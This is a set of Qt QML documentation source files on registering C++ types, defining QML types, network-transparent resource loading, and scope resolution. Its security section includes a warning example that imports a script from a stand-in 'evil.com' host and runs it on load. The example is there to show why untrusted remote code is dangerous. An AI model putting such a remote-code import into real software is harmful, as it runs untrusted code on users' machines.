For example, this registers a C++ class `\c MySliderItem` as a QML type named `\c Slider` for version 1.0 of a type namespace called `"com.mycompany.qmlcomponents"`:

```
\code
```

```
#include <QtQml>
```

```
...
```

```
qmlRegisterType<MySliderItem>("com.mycompany.qmlcomponents", 1, 0, "Slider");
```

```
\endcode
```

Once this is registered, the type can be used in QML by importing the specified type namespace and version number:

```
\qml
```

```
import com.mycompany.qmlcomponents 1.0
```

```
Slider {
```

```
    // ...
```

```
}
```

```
\endqml
```

Note that it's perfectly reasonable for a library to register types to older versions than the actual version of the library. Indeed, it is normal for the new library to allow QML written to previous versions to continue to work, even if more advanced versions of some of its types are available.

```
*/
```

```
/*!
```

```
\fn int qmlRegisterRevision(const char *uri, int versionMajor, int versionMinor)
```

```
\relates QQmlEngine
```

This template function registers the specified revision of a C++ type in the QML system with the library imported from \a uri having the version number composed from \a versionMajor and \a versionMinor.

Returns the QML type id.

```
\code
```

```
template<typename T, int metaObjectRevision>
```

```
int qmlRegisterRevision(const char *uri, int versionMajor, int versionMinor);
```

```
\endcode
```

This function is typically used to register the revision of a base class to use for the specified version of the type (see \l {Type Revisions and Versions}).

```
*/
```

```
/*!
```

```
\fn int qmlRegisterUncreatableType(const char *uri, int versionMajor, int versionMinor, const char *qmlName, const QString& message)
```

```
\relates QQmlEngine
```

This template function registers the C++ type in the QML system with

the name `\a qmlName`, in the library imported from `\a uri` having the version number composed from `\a versionMajor` and `\a versionMinor`.

While the type has a name and a type, it cannot be created, and the given error `\a message` will result if creation is attempted.

This is useful where the type is only intended for providing attached properties or enum values.

Returns the QML type id.

`#include <QtQml>` to use this function.

```
\sa qmlRegisterTypeNotAvailable()
```

```
*/
```

```
/*!
```

```
\fn int qmlRegisterExtendedUncreatableType(const char *uri, int versionMajor, int versionMinor, const char *qmlName, const QString& message)
```

```
\relates QQmlEngine
```

This template function registers the C++ type and its extension in the QML system with the name `\a qmlName` in the library imported from `\a uri` having version number composed from `\a versionMajor` and `\a versionMinor`.

While the type has a name and a type, it cannot be created, and the

given error \a message will result if creation is attempted.

This is useful where the type is only intended for providing attached properties, enum values or an abstract base class with its extension.

Returns the QML type id.

#include <QtQml> to use this function.

```
\sa qmlRegisterUncreatableType()
```

```
*/
```

```
/*!
```

```
\fn int qmlRegisterCustomExtendedType(const char *uri, int versionMajor, int versionMinor, const char  
*qmlName, QQmlCustomParser *parser)
```

```
\relates QQmlEngine
```

This template function registers the C++ type and its extension in the QML system with the name \a qmlName in the library imported from \a uri having version number composed from \a versionMajor and \a versionMinor. Properties from the C++ type or its extension that cannot be resolved directly by the QML system will be resolved using the \a parser provided.

Returns the QML type id.



```
#include <QtQml> to use this function.
```

```
*/
```

```
/*!
```

```
\fn int qmlRegisterTypeNotAvailable(const char *uri, int versionMajor, int versionMinor, const char  
*qmlName, const QString& message)
```

```
\relates QQmlEngine
```

This function registers a type in the QML system with the name \a qmlName, in the type namespace imported from \a uri having the

version number composed from \a versionMajor and \a versionMinor, but any attempt to instantiate the type

will produce the given error \a message.

Normally, the types exported by a plugin should be fixed. However, if a C++ type is not available, you should

at least "reserve" the QML type name, and give the user of the unavailable type a meaningful error message.

Returns the QML type id.

Example:

```
\code
```

```
#ifdef NO_GAMES_ALLOWED
```

```
qmlRegisterTypeNotAvailable("MinehuntCore", 0, 1, "Game", "Get back to work, slacker!");
```

```
#else
```

```
qmlRegisterType<MinehuntGame>("MinehuntCore", 0, 1, "Game");  
  
#endif  
  
\endcode
```

This will cause any QML which imports the "MinehuntCore" type namespace and attempts to use the type to produce an error message:

```
\code  
  
fun.qml: Get back to work, slacker!  
  
    Game {  
        ^  
  
\endcode
```

Without this, a generic "Game is not a type" message would be given.

#include <QtQml> to use this function.

```
\sa qmlRegisterUncreatableType()  
  
*/  
  
/*!  
  
\fn int qmlRegisterType()  
  
\relates QQmlEngine  
  
\overload
```

This template function registers the C++ type in the QML system. Instances of this type cannot be created from the QML

system.

#include <QtQml> to use this function.

Returns the QML type id.

\*/

/\*!

\fn int qmlRegisterInterface(const char \*typeName)

\relates QQmlEngine

This template function registers the C++ type in the QML system  
under the name \a typeName.

#include <QtQml> to use this function.

Returns the QML type id.

\*/

/\*!

\fn int qmlRegisterSingletonType(const char \*uri, int versionMajor, int versionMinor, const char  
\*typeName, QJSValue (\*callback)(QQmlEngine \*, QJSEngine \*))

\relates QQmlEngine

This function may be used to register a singleton type provider \a callback in a particular \a uri  
and \a typeName with a version specified in \a versionMajor and \a versionMinor.

Installing a singleton type allows developers to provide arbitrary functionality (methods and properties) to a client without requiring individual instances of the type to be instantiated by the client.

A singleton type may be either a QObject or a QJSValue.

This function should be used to register a singleton type provider function which returns a QJSValue as a singleton type.

**{NOTE:}** QJSValue singleton type properties will **{not}** trigger binding re-evaluation if changed.

Usage:

// First, define the singleton type provider function (callback).

```
static QJSValue example_qjsvalue_singletontype_provider(QQmlEngine *engine, QJSEngine
*scriptEngine)
```

```
{
```

```
    Q_UNUSED(engine)
```

```
    static int seedValue = 5;
```

```
    QJSValue example = scriptEngine->newObject();
```

```
    example.setProperty("someProperty", seedValue++);
```

```
    return example;
```

```
}
```

// Second, register the singleton type provider with QML by calling this function in an initialization function.

```

#include <QtQml>

...

qmlRegisterSingletonType("Qt.example.qjsvalueApi", 1, 0, "MyApi",
example_qjsvalue_singletontype_provider);

...

\endcode

```

In order to use the registered singleton type in QML, you must import the singleton type.

```

\qml

import QtQuick 2.0

import Qt.example.qjsvalueApi 1.0 as ExampleApi

Item {

    id: root

    property int someValue: ExampleApi.MyApi.someProperty

}

\endqml

*/

/*!

\fn Object *qmlAttachedPropertiesObject(const QObject *attachee, bool create = true)

\relates QQmlEngine

```

The form of this template function is:

```

\code

```

```
template<typename T> QObject *qmlAttachedPropertiesObject(const QObject *attachee, bool create
= true)
```

```
\endcode
```

This returns the attached object instance that has been attached to the specified

\a attachee by the attaching type \e T.

If \a create is true and type \e T is a valid attaching type, this creates and returns a new attached object instance.

Returns 0 if type \e T is not a valid attaching type, or if \a create is false and no attachment object instance has previously been created for \a attachee.

```
\sa {Providing Attached Objects for Data Annotations}
```

```
*/
```

```
/*!
```

```
\fn int qmlRegisterSingletonType(const char *uri, int versionMajor, int versionMinor, const char
*typeName, QObject *(*callback)(QQmlEngine *, QJSEngine *))
```

```
\relates QQmlEngine
```

This function may be used to register a singleton type provider \a callback in a particular \a uri and \a typeName with a version specified in \a versionMajor and \a versionMinor.

Installing a singleton type into a uri allows developers to provide arbitrary functionality

(methods and properties) to clients without requiring individual instances of the type to be instantiated by the client.

A singleton type may be either a QObject or a QJSValue.

This function should be used to register a singleton type provider function which returns a QObject of the given type T as a singleton type.

A QObject singleton type may be referenced via the type name with which it was registered, and this typename may be used as the target in a \l Connections type or otherwise used as any other type id would.

One exception to this is that a QObject singleton type property may not be aliased (because the singleton type name does not identify an object within the same component as any other item).

**{NOTE:}** A QObject singleton type instance returned from a singleton type provider is owned by the QML

engine. For this reason, the singleton type provider function should **{not}** be implemented as a singleton factory.

Usage:

// First, define your QObject which provides the functionality.

```
class SingletonTypeExample : public QObject
```

```
{
```

```
    Q_OBJECT
```

```
    Q_PROPERTY(int someProperty READ someProperty WRITE setSomeProperty NOTIFY  
somePropertyChanged)
```

public:

```
SingletonTypeExample(QObject* parent = 0)
```

```
    : QObject(parent), m_someProperty(0)
```

```
{
```

```
}
```

```
~SingletonTypeExample() {}
```

```
Q_INVOKABLE int doSomething() { setSomeProperty(5); return m_someProperty; }
```

```
int someProperty() const { return m_someProperty; }
```

```
void setSomeProperty(int val) { m_someProperty = val; emit somePropertyChanged(val); }
```

signals:

```
void somePropertyChanged(int newValue);
```

private:

```
int m_someProperty;
```

```
};
```

// Second, define the singleton type provider function (callback).

```
static QObject *example_qobject_singletontype_provider(QQmlEngine *engine, QJSEngine  
*scriptEngine)
```

```
{
```

```
    Q_UNUSED(engine)
```

```
    Q_UNUSED(scriptEngine)
```



```

SingletonTypeExample *example = new SingletonTypeExample();

return example;
}

```

// Third, register the singleton type provider with QML by calling this function in an initialization function.

```

#include <QtQml>

...

qmlRegisterSingletonType<SingletonTypeExample>("Qt.example.qobjectSingleton", 1, 0, "MyApi",
example_qobject_singletontype_provider);

...

\endcode

```

In order to use the registered singleton type in QML, you must import the singleton type.

```

\qml

import QtQuick 2.0

import Qt.example.qobjectSingleton 1.0

Item {

    id: root

    property int someValue: MyApi.someProperty

    Component.onCompleted: {

        someValue = MyApi.doSomething()

    }

}

```

```
\endqml
```

Since singleton types do not have an associated QQmlContext object, then within the functions of a QObject-derived

type that is registered as a singleton type implementation the QML context and engine information is not available.

The QQmlEngine::contextForObject() function returns NULL when supplied with a pointer to an QObject that

implements a singleton type.

Extending the above example:

```
\code
```

```
class SingletonTypeExample : public QObject
```

```
{
```

```
...
```

```
Q_INVOKABLE void doSomethingElse()
```

```
{
```

```
    // QML Engine/Context information is not accessible here:
```

```
    Q_ASSERT(QQmlEngine::contextForObject(this) == 0);
```

```
    Q_ASSERT(qmlContext(this) == 0);
```

```
    Q_ASSERT(qmlEngine(this) == 0);
```

```
}
```

```
...
```

```
}
```

```
\endcode
```

```
*/
```

```
/*!
```

```
\fn int qmlRegisterSingletonType(const QUrl &url, const char *uri, int versionMajor, int versionMinor,  
const char *qmlName)
```

```
\relates QQmlEngine
```

This function may be used to register a singleton type with the name `\a qmlName`, in the library imported from `\a uri` having

the version number composed from `\a versionMajor` and `\a versionMinor`. The type is defined by the QML file located at `\a url`.

The url must be an absolute URL, i.e. `url.isRelative() == false`.

In addition the type's QML file must have `pragma Singleton` statement among its import statements.

A singleton type may be referenced via the type name with which it was registered, and this typename may be used as the

target in a `\l Connections` type or otherwise used as any other type id would. One exception to this is that a singleton

type property may not be aliased (because the singleton type name does not identify an object within the same component

as any other item).

Usage:

```
// First, define your QML singleton type which provides the functionality.
```

```
\qml
```

```
pragma Singleton
```

```
import QtQuick 2.0
```

```
Item {
```

```
    property int testProp1: 125
```

```
}
```

```
\endqml
```

```
\code
```

```
// Second, register the QML singleton type by calling this function in an initialization function.
```

```
#include <QtQml>
```

```
...
```

```
qmlRegisterSingletonType(QUrl("file:///absolute/path/SingletonType.qml"),  
"Qt.example.qobjectSingleton", 1, 0, "RegisteredSingleton");
```

```
...
```

```
\endcode
```

In order to use the registered singleton type in QML, you must import the singleton type.

```
\qml
```

```
import QtQuick 2.0
```

```
import Qt.example.qobjectSingleton 1.0
```

```
Item {
```

```
    id: root
```

```
    property int someValue: RegisteredSingleton.testProp1
```

```
}
```

```
\endqml
```

It is also possible to have QML singleton types registered without using the `qmlRegisterSingletonType` function.

That can be done by adding a pragma Singleton statement among the imports of the type's QML file. In addition

the type must be defined in a `qmlDir` file with a `singleton` keyword and the `qmlDir` must be imported by the QML

files using the `singleton`.

`*/`

`/*!`

```
\fn int qmlRegisterType(const QUrl &url, const char *uri, int versionMajor, int versionMinor, const char *qmlName);
```

```
\relates QQmlEngine
```

This function registers a type in the QML system with the name `\a qmlName`, in the library imported from `\a uri` having the

version number composed from `\a versionMajor` and `\a versionMinor`. The type is defined by the QML file located at `\a url`. The

`url` must be an absolute URL, i.e. `url.isRelative() == false`.

Normally QML files can be loaded as types directly from other QML files, or using a `qmlDir` file. This function allows

registration of files to types from C++ code, such as when the type mapping needs to be procedurally determined at startup.

`#include <QtQml>` to use this function.

Returns non-zero if the registration was successful.

`*/`

```
/*!
```

```
\fn bool qmlProtectModule(const char* uri, int majVersion);
```

```
\relates QQmlEngine
```

This function protects a module from having types registered into it. This can be used to prevent other plugins from injecting types into your module. It can also be a performance improvement, as it allows the engine to skip checking for the possibility of new types or plugins when this import is reached.

The performance benefit is primarily seen when registering application specific types from within the application instead of through a plugin. Using `qmlProtectModule` allows the engine to skip checking for a plugin when that uri is imported, which can be noticeable with slow file systems.

After this function is called, any attempt to register C++ types into this uri, major version combination will lead to a runtime error. Call this after you have registered all of your types with the engine.

`#include <QtQml>` to use this function.

Returns true if the module with `\a uri` as a `\{Identified Modules}` {module identifier} and `\a majVersion` as a major version number was found and locked, otherwise returns false. The module must contain exported types

in order to be found.

\*/

definetypes.qdoc

/\*\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtqml-documents-definetypes.html

\title Defining Object Types through QML Documents

\brief Description of how a QML document is a reusable type definition

One of the core features of QML is that it enables QML object types to be easily defined in a lightweight manner through QML documents to suit the needs of individual QML applications. The standard \l {Qt Quick} module provides various types like \l Rectangle, \l Text and \l Image for building a QML application; beyond these, you can easily define your own QML types to be reused within your application. This ability to create your own types forms the building blocks of any QML application.

\section1 Defining an Object Type with a QML File

To create an object type, a QML document should be placed into a text file named as \e <TypeName>.qml where \e <TypeName> is the desired name of the type, which must be comprised of alphanumeric characters or underscores and beginning with an uppercase letter. This document is then automatically recognized by the engine as a definition of a QML type. Additionally, a type defined in this manner is automatically made available to other QML files within the same directory as the engine searches within the immediate directory when resolving QML type names.

For example, below is a document that declares a \l Rectangle with a child \l MouseArea. The document has been saved to file named \c SquareButton.qml:



```

\qml

// SquareButton.qml

import QtQuick 2.0

Rectangle {

    width: 100; height: 100

    color: "red"

    MouseArea {

        anchors.fill: parent

        onClicked: console.log("Button clicked!")

    }

}

\endqml

```

Since the file is named `\c SquareButton.qml`, `\b` {this can now be used as a type named `\c SquareButton` by any other QML file within the same directory}. For example, if there was a `\c myapplication.qml` file in the same directory, it could refer to the `\c SquareButton` type:

```

\qml

// myapplication.qml

import QtQuick 2.0

SquareButton {}

\endqml

```



This creates a 100 x 100 red `Rectangle` with an inner `MouseArea`, as defined in `SquareButton.qml`. When this `myapplication.qml` document is loaded by the engine, it loads the `SquareButton.qml` document as a component and instantiates it to create a `SquareButton` object.

The `SquareButton` type encapsulates the tree of QML objects declared in `SquareButton.qml`. When the QML engine instantiates a `SquareButton` object from this type, it is instantiating an object from the `Rectangle` tree declared in `SquareButton.qml`.

Note the letter case of the file name is significant on some (notably UNIX) filesystems. It is recommended the file name case matches the case of the desired QML type name exactly - for example, `Box.qml` and not `BoX.qml` - regardless of the platform to which the QML type will be deployed.

## Importing Types Defined Outside the Current Directory

If `SquareButton.qml` was not in the same directory as `myapplication.qml`,

the `SquareButton` type would need to be specifically made available through an `import` statement in `myapplication.qml`. It could be imported from a relative path on the file system, or as an installed module; see [QML Modules](#) for more details.

## Accessible Attributes of Custom Types

The `root object` definition in a `.qml` file defines the attributes that are available for a QML type. All properties, signals and methods that belong to this root object - whether they are custom declared, or come from the QML type of the root object - are externally accessible and can be read and modified for objects of this type.

For example, the root object type in the `\c SquareButton.qml` file above is `\l Rectangle`. This means any properties defined by the `\l Rectangle` type can be modified for a `\c SquareButton` object. The code below defines three `\c SquareButton` objects with customized values for some of the properties of the root `\l Rectangle` object of the `\c SquareButton` type:

```
\qml
```

```
// application.qml
```

```
import QtQuick 2.0
```

```
Column {
```

```
    SquareButton { width: 50; height: 50 }
```

```
    SquareButton { x: 50; color: "blue" }
```

```
    SquareButton { radius: 10 }
```

```
}
```

```
\endqml
```

```
\image documents-definetypes-attributes.png
```

The attributes that are accessible to objects of the custom QML type include any `\l{Defining Property Attributes}{custom properties}`, `\l{Defining Method Attributes}{methods}` and `\l{Defining Signal Attributes}{signals}` that have additionally been defined for an object. For example, suppose the `\l Rectangle` in `\c SquareButton.qml` had been defined as follows, with additional properties, methods and signals:

```
\qml
```

```
// SquareButton.qml
```

```
import QtQuick 2.0
```

```

Rectangle {

    id: root

    property bool pressed: mouseArea.pressed

    signal buttonClicked(real xPos, real yPos)

    function randomizeColor() {

        root.color = Qt.rgb(Math.random(), Math.random(), Math.random(), 1)

    }

    width: 100; height: 100

    color: "red"

    MouseArea {

        id: mouseArea

        anchors.fill: parent

        onClicked: root.buttonClicked(mouse.x, mouse.y)

    }

}

\endqml

```

Any \c SquareButton object could make use of the \c pressed property, \c buttonClicked signal and \c randomizeColor() method that have been added to the root \l Rectangle:

```

\qml

```

```

// application.qml

import QtQuick 2.0

SquareButton {

    id: squareButton

    onPressedClicked: {

        console.log("Clicked", xPos, yPos)

        randomizeColor()

    }

    Text { text: squareButton.pressed ? "Down" : "Up" }

}

\endqml

```

Note that any of the \c id values defined in \c SquareButton.qml are not accessible to \c SquareButton objects, as id values are only accessible from within the component scope in which a component is declared. The \c SquareButton object definition above cannot refer to \c mouseArea in order to refer to the \l MouseArea child, and if it had an \c id of \c root rather than \c squareButton, this would not conflict with the \c id of the same value for the root object defined in \c SquareButton.qml as the two would be declared within separate scopes.

\*/

networktransparency.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

```
\page qtqml-documents-networktransparency.html
```

```
\title Resource Loading and Network Transparency
```

```
\brief about loading files and resources across a network
```

QML supports network transparency by using URLs (rather than file names) for all references from a QML document to other content. This means that anywhere a URL source is expected, QML can handle remote resources as well as local ones, for example in the following image source:

```
\qml
Image {
    source: "http://www.example.com/images/logo.png"
}
\endqml
```

Since a \e relative URL is the same as a relative file, development of QML on regular file systems remains simple:

```
\qml
Image {
    source: "images/logo.png"
}
\endqml
```

Network transparency is supported throughout QML, for example:

\list

\li Fonts - the \c source property of FontLoader is a URL

\li WebViews - the \c url property of WebView (obviously!)

\endlist

Even QML types themselves can be on the network - if the \l {Prototyping with qmlscene} is used to load

\tt http://example.com/mystuff/Hello.qml and that content refers to a type "World", the engine

will load \tt http://example.com/mystuff/qmldir and resolve the type just as it would for a local file.

For example if the qmldir file contains the line "World World.qml", it will load

\tt http://example.com/mystuff/World.qml

Any other resources that \tt Hello.qml referred to, usually by a relative URL, would

similarly be loaded from the network.

## \section1 Relative vs. Absolute URLs

Whenever an object has a property of type URL (QUrl), assigning a string to that

property will actually assign an absolute URL - by resolving the string against

the URL of the document where the string is used.

For example, consider this content in \tt{http://example.com/mystuff/test.qml}:

\qml

Image {

source: "images/logo.png"



```
}  
  
\endqml
```

The `\Image` source property will be assigned `{http://example.com/mystuff/images/logo.png}`, but while the QML is being developed, in say `C:\User\Fred\Documents\MyStuff\test.qml`, it will be assigned

```
C:\User\Fred\Documents\MyStuff\images\logo.png.
```

If the string assigned to a URL is already an absolute URL, then "resolving" does not change it and the URL is assigned directly.

## `\section1 QRC Resources`

One of the URL schemes built into Qt is the "qrc" scheme. This allows content to be compiled into the executable using `{The Qt Resource System}`. Using this, an executable can reference QML content that is compiled into the executable:

```
\code  
  
    QQuickView *view = new QQuickView;  
  
    view->setUrl(QUrl("qrc:/dial.qml"));  
  
\endcode
```

The content itself can then use relative URLs, and so be transparently unaware that the content is compiled into the executable.

## `\section1` Limitations

The `\c import` statement is only network transparent if it has an "as" clause.

More specifically:

`\list`

`\li \c{import "dir"} only works on local file systems`

`\li \c{import libraryUri} only works on local file systems`

`\li \c{import "dir" as D} works network transparently`

`\li \c{import libraryUrl as U} works network transparently`

`\endlist`

## `\section1` Implications for Application Security

The QML security model is that QML content is a chain of trusted content: the user installs QML content that they trust in the same way as they install native Qt applications, or programs written with runtimes such as Python and Perl. That trust is established by any of a number of mechanisms, including the availability of package signing on some platforms.

In order to preserve the trust of users, QML application developers should not load and execute arbitrary JavaScript or QML resources. For example, consider the QML code below:

`\qml`

```
import QtQuick 2.0

import "http://evil.com/evil.js" as Evil
```

```
Component {

    onLoaded: Evil.doEvil()

}

\endqml
```

This is equivalent to downloading and executing "http://evil.com/evil.exe". \b {The QML engine will not prevent particular resources from being loaded}. Unlike JavaScript code that is run within a web browser, a QML application can load remote or local filesystem resources in the same way as any other native applications, so application developers must be careful in loading and executing any content.

As with any application accessing other content beyond its control, a QML application should perform appropriate checks on any untrusted data it loads. \b {Do not, for example, use \c import, \l Loader or \l XMLHttpRequest to load any untrusted code or content.}

\*/

scope.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in  
\*\* accordance with the commercial license agreement provided with the  
\*\* Software or, alternatively, in accordance with the terms contained in  
\*\* a written agreement between you and Digia. For licensing terms and  
\*\* conditions see <http://qt.digia.com/licensing>. For further information  
\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$Q\_T\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtqml-documents-scope.html

\title Scope and Naming Resolution

\brief overview of scope and naming resolution

QML property bindings, inline functions, and imported JavaScript files all  
run in a JavaScript scope. Scope controls which variables an expression can  
access, and which variable takes precedence when two or more names conflict.

As JavaScript's built-in scope mechanism is very simple, QML enhances it to fit more naturally with the QML language extensions.

## `\section1 JavaScript Scope`

QML's scope extensions do not interfere with JavaScript's natural scoping.

JavaScript programmers can reuse their existing knowledge when programming functions, property bindings or imported JavaScript files in QML.

In the following example, the `\c {addConstant()}` method will add 13 to the parameter passed just as the programmer would expect irrespective of the value of the QML object's `\c a` and `\c b` properties.

`\code`

```
QObject {  
    property int a: 3  
    property int b: 9  
  
    function addConstant(b) {  
        var a = 13;  
        return b + a;  
    }  
}
```

`\endcode`

That QML respects JavaScript's normal scoping rules even applies in bindings.

This totally evil, abomination of a binding will assign 12 to the QML object's

\c a property.

\code

```
QObject {
```

```
    property int a
```

```
    a: { var a = 12; a; }
```

```
}
```

\endcode

Every JavaScript expression, function or file in QML has its own unique

variable object. Local variables declared in one will never conflict

with local variables declared in another.

## \section1 Type Names and Imported JavaScript Files

\l {QML Documents} include import statements that define the type names

and JavaScript files visible to the document. In addition to their use in the

QML declaration itself, type names are used by JavaScript code when accessing

\l {Attached Properties and Attached Signal Handlers}{attached properties} and enumeration values.

The effect of an import applies to every property binding, and JavaScript

function in the QML document, even those in nested inline components. The following example shows a simple QML file that accesses some enumeration values and calls an imported JavaScript function.

\code

```
import QtQuick 2.0
```

```
import "code.js" as Code
```

```
ListView {
```

```
    snapMode: ListView.SnapToItem
```

```
    delegate: Component {
```

```
        Text {
```

```
            elide: Text.ElideMiddle
```

```
            text: "A really, really long string that will require eliding."
```

```
            color: Code.defaultColor()
```

```
        }
```

```
    }
```

```
}
```

\endcode

\section1 Binding Scope Object

An object which has a \l{Property Binding}{property binding} is known as the binding's \e{scope object}. In the following example, the \l Item object is

the binding's scope object.

```
\code
```

```
Item {  
    anchors.left: parent.left  
}
```

```
\endcode
```

Bindings have access to the scope object's properties without qualification.

In the previous example, the binding accesses the `Item`'s `parent` property directly, without needing any form of object prefix. QML introduces a more structured, object-oriented approach to JavaScript, and consequently does not require the use of the JavaScript `this` property.

Care must be used when accessing `{Attached Properties and Attached Signal Handlers}`

`{attached properties}` from bindings due

to their interaction with the scope object. Conceptually attached properties exist on `all` objects, even if they only have an effect on a subset of those.

Consequently unqualified attached property reads will always resolve to an attached property on the scope object, which is not always what the programmer intended.

For example, the `PathView` type attaches interpolated value properties to its delegates depending on their position in the path. As `PathView` only meaningfully attaches these properties to the root object in the delegate, any



sub-object that accesses them must explicitly qualify the root object, as shown below.

\code

```
PathView {  
    delegate: Component {  
        Rectangle {  
            id: root  
            Image {  
                scale: root.PathView.scale  
            }  
        }  
    }  
}
```

\endcode

If the \l Image object omitted the \c root prefix, it would inadvertently access the unset \c {PathView.scale} attached property on itself.

## \section1 Component Scope

Each QML component in a QML document defines a logical scope. Each document has at least one root component, but can also have other inline sub-components. The component scope is the union of the object ids within the component and the component's root object's properties.

```
\code
```

```
Item {
```

```
    property string title
```

```
    Text {
```

```
        id: titletype
```

```
        text: "<b>" + title + "</b>"
```

```
        font.pixelSize: 22
```

```
        anchors.top: parent.top
```

```
    }
```

```
    Text {
```

```
        text: titletype.text
```

```
        font.pixelSize: 18
```

```
        anchors.bottom: parent.bottom
```

```
    }
```

```
}
```

```
\endcode
```

The example above shows a simple QML component that displays a rich text title string at the top, and a smaller copy of the same text at the bottom. The first `Text` type directly accesses the component's `title` property when forming the text to display. That the root type's properties are directly accessible makes it trivial to distribute data throughout the component.

The second `\c Text` type uses an `id` to access the first's text directly. `IDs` are specified explicitly by the QML programmer so they always take precedence over other property names (except for those in the `\l {JavaScript Scope}`). For example, in the unlikely event that the binding's `\l {Binding Scope Object}{scope object}` had a `\c titletype` property in the previous example, the `\c titletype` `id` would still take precedence.

## `\section1 Component Instance Hierarchy`

In QML, component instances connect their component scopes together to form a scope hierarchy. Component instances can directly access the component scopes of their ancestors.

The easiest way to demonstrate this is with inline sub-components whose component scopes are implicitly scoped as children of the outer component.

`\code`

```
Item {  
    property color defaultColor: "blue"
```

```
    ListView {  
        delegate: Component {  
            Rectangle {  
                color: defaultColor
```

```
    }  
    }  
}  
}  
\endcode
```

The component instance hierarchy allows instances of the delegate component to access the `defaultColor` property of the `Item` type. Of course, had the delegate component had a property called `defaultColor` that would have taken precedence.

The component instance scope hierarchy extends to out-of-line components, too. In the following example, the `TitlePage.qml` component creates two `TitleText` instances. Even though the `TitleText` type is in a separate file, it still has access to the `title` property when it is used from within the `TitlePage`. QML is a dynamically scoped language - depending on where it is used, the `title` property may resolve differently.

```
\code  
// TitlePage.qml  
import QtQuick 2.0  
  
Item {  
    property string title  
  
    TitleText {
```

```
    size: 22

    anchors.top: parent.top
}

TitleText {

    size: 18

    anchors.bottom: parent.bottom
}
}
```

```
// TitleText.qml

import QtQuick 2.0

Text {

    property int size

    text: "<b>" + title + "</b>"

    font.pixelSize: size
}

\endcode
```

Dynamic scoping is very powerful, but it must be used cautiously to prevent the behavior of QML code from becoming difficult to predict. In general it should only be used in cases where the two components are already tightly coupled in another way. When building reusable components, it is preferable to use property interfaces, like this:

```
\code
```

```
// TitlePage.qml
```

```
import QtQuick 2.0
```

```
Item {
```

```
    id: root
```

```
    property string title
```

```
    TitleText {
```

```
        title: root.title
```

```
        size: 22
```

```
        anchors.top: parent.top
```

```
    }
```

```
    TitleText {
```

```
        title: root.title
```

```
        size: 18
```

```
        anchors.bottom: parent.bottom
```

```
    }
```

```
}
```

```
// TitleText.qml
```

```
import QtQuick 2.0
```

```
Text {
```

```
    property string title
```

```
    property int size
```

```
    text: "<b>" + title + "</b>"
    font.pixelSize: size
}
\endcode
```

## \section1 Overridden Properties

QML permits property names defined in an object declaration to be overridden by properties declared within another object declaration that extends the first. For example:

```
\code
// Displayable.qml
import QtQuick 2.0

Item {
    property string title
    property string detail

    Text {
        text: "<b>" + title + "</b><br>" + detail
    }

    function getTitle() { return title }
    function setTitle(newTitle) { title = newTitle }
}
```

```
// Person.qml

import QtQuick 2.0

Displayable {

    property string title

    property string firstName

    property string lastName


    function fullName() { return title + " " + firstName + " " + lastName }

}

\endcode
```

Here, the name `\c title` is given to both the heading of the output text for `Displayable`, and also to the honorific title of the `Person` object.

An overridden property is resolved according to the scope in which it is referenced.

Inside the scope of the `Person` component, or from an external scope that refers to an instance of the `Person` component, `\c title` resolves to the property declared inside `Person.qml`. The `\c fullName` function will refer to the `\c title` property declared inside `Person`.

Inside the `Displayable` component, however, `\c title` refers to the property declared in `Displayable.qml`. The `getTitle()` and `setTitle()` functions, and the binding for the `\c text` property of the `Text` object will all refer to the `\c title` property declared in the `Displayable` component.



Despite sharing the same name, the two properties are entirely separate. An `onChanged` signal handler for one of the properties will not be triggered by a change to the other property with the same name. An alias to either property will refer to one or the other, but not both.

\section1 JavaScript Global Object

QML disallows type, id and property names that conflict with the properties on the global object to prevent any confusion. Programmers can be confident that `Math.min(10, 9)` will always work as expected!

